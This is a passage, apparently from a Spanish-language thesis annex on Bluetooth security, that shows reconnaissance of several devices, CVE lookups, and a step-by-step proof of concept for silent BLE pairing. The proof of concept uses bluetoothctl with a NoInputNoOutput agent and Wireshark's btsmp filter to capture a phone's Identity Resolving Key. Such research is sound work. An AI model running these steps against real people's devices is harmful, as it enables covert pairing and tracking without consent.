

Figura 70. Lanzar un ping hacia un dispositivo Bluetooth

Para obtener información sobre los servicios que tiene activo el dispositivo y en que canales se están trabajando, se ejecuta el siguiente comando:

- sdptool browser <<[dirección MAC]>>

Para saber el fabricante del dispositivo, del chip, la versión de Bluetooth y las capacidades técnicas del dispositivo, se ejecuta el siguiente comando:

- hcitool info <<[dirección MAC]>>

Dispositivo #1 [Samsung Galaxy J2 Pro]



Figura 71. Información de dispositivos Bluetooth #1: sdptool y hcitool

Si queremos obtener información sobre alguna vulnerabilidad del teléfono relacionada con bluetooth que haya sido publicada, podemos hacerlo mediante la búsqueda en bases de datos de vulnerabilidades, por ejemplo, en la página **CVE Details**



Figura 72. Página - Buscador CVE

Es una vulnerabilidad que afecta los dispositivos (teléfonos) Samsung con sistema operativo Android ≤ 7.1.1, el cual permite hacer una conexión BLE de manera silenciosa sin intervención de usuario. El atacante puede obtener la dirección MAC real y la clave IRK, afectando la privacidad del dispositivo.



Figura 73. Página CVE – Vulnerabilidad 2020-35693

Otras vulnerabilidades relacionadas con Bluetooth

Esta vulnerabilidad permite a un atacante emular un dispositivo HID (Dispositivo de Interfaz Humana) y enviar pulsaciones de teclado. Afecta sistemas que aceptan conexiones HID sin validación, facilitando inyecciones de comandos en el equipo víctima.



Figura 74. Página CVE - Vulnerabilidad 2023-45866

Esta vulnerabilidad aprovecha una falla en el proceso de reconexión L2CAP en dispositivos Windows, donde un atacante que conoce la clave de emparejamiento puede reconectarse automáticamente sin requerir autenticación adicional, lo que permite ejecutar comandos de forma remota sin intervención del usuario.



Figura 75. Página CVE - Vulnerabilidad 2024-21306

Dispositivo #2 [Audífonos Inalámbricos – F9]



Figura 76. Información de dispositivos Bluetooth #2: sdptool y hcitool

Dispositivo #3 [Altavoz Inalámbricos – LG PH1 (15)]



Figura 77. Información de dispositivos Bluetooth #3: sdptool y hcitool

Anexo #3 - Prueba de concepto (PoC): Emparejamiento Silencioso BLE

Para la configuración en la aplicación nFR Connect y levantar el servicio BLE en el teléfono, se necesita colocar el nombre del dispositivo y elegir las siguientes opciones:

- Complete Local Name
- Tx Power
- Service UUID

En la opción Service UUID, colocar la representación hexadecimal del servicio BLE: 0000FFF0-0000-1000-8000-00805F9B34FB



Figura 78. Configuración nFR Connect: Nombre, Potencia y Servicio UUID

En la opción “Scan Response Data” elegir solo la opción “Service Data” y colocar en los campos lo siguiente:

- UUID or Service: 0000FFF0-0000-1000-8000-00805F9B34FB
- Data (HEX) 0x: AABBCC



Figura 79. Configuración de Service Data

Verificar que esté marcada la opción conectable para poder emitir la señal BLE y que pueda ser visible para la máquina atacante. Una vez hecha la configuración se observa que está encendido el servicio.

- Puede dejar las opciones en la sección de "Connectable" o variar para intensificar la señal.



Figura 80. Configuración BLE completa en el dispositivo

Iniciar Wireshark para la escucha de señales entrantes, tiene que ser iniciado en modo superusuario con el siguiente comando:

- sudo wireshark

Figura 81. Comando para iniciar Wireshark

Elegir el adaptador bluetooth que reconoce la máquina virtual y que esté captando señales Bluetooth



Figura 82. Elegir adaptador bluetooth en Wireshark

Iniciar Wireshark a la escucha de señales Bluetooth para después revisar los diferentes paquetes de la conexión y emparejamiento.



Figura 83. Dejar a la escuchar de los paquetes Bluetooth en Wireshark

Ingresar a la herramienta bluetoothctl mediante le modo NoInputNoOutput, un emparejamiento automático sin confirmación o intervención del usuario, además de aplicar un filtro para señales BLE en uno de los submenús de la herramienta. Se usaron los siguientes comandos:

- bluetoothctl --agent NoInputNoOutput
- agent NoInputNoOutput
- default-agent
- power on
- menu scan
- uudis fff0
- back



Figura 84. Configuración de bluetoothctl

Explicación de la secuencia de comandos:

- Inicia bluetoothctl con un agente que no requiere entrada del usuario.
- Reafirmar el uso del agente NoInputNoOutput.
- Establecer este agente como predeterminado.
- Encender el adaptador Bluetooth.
- Entrar al submenú de escaneo de dispositivos.
- Filtrar los resultados del escaneo para que solo muestre dispositivos que anuncian un servicio con UUID 0xFFF0, es decir, un servicio BLE

Iniciar el escaneo para encontrar la dirección MAC del dispositivo del servicio BLE que se configuró, para seguidamente conectarse sin recibir ninguna notificación.

- scan on
- scan off
- connect <<[dirección MAC]>>



Figura 85. Configuración para la conexión al dispositivo

Una vez establecida la conexión se tienen que emparejar los dispositivos, y nuevamente no debería generar ninguna notificación.



Figura 86. Comando para emparejar al dispositivo

En Wireshark estarán todos los paquetes de la conexión y el emparejamiento entre los dos dispositivos. Entre los paquetes se deben buscar los que contienen el protocolo SMP, para ello se aplica un filtro mediante la palabra clave **btsmp** y se debe buscar el paquete con el nombre **Rcvd Identity Information.** Este paquete contiene la clave **IRK** o **Identity Resolving Key** (Clave de Resolución de Identidad).

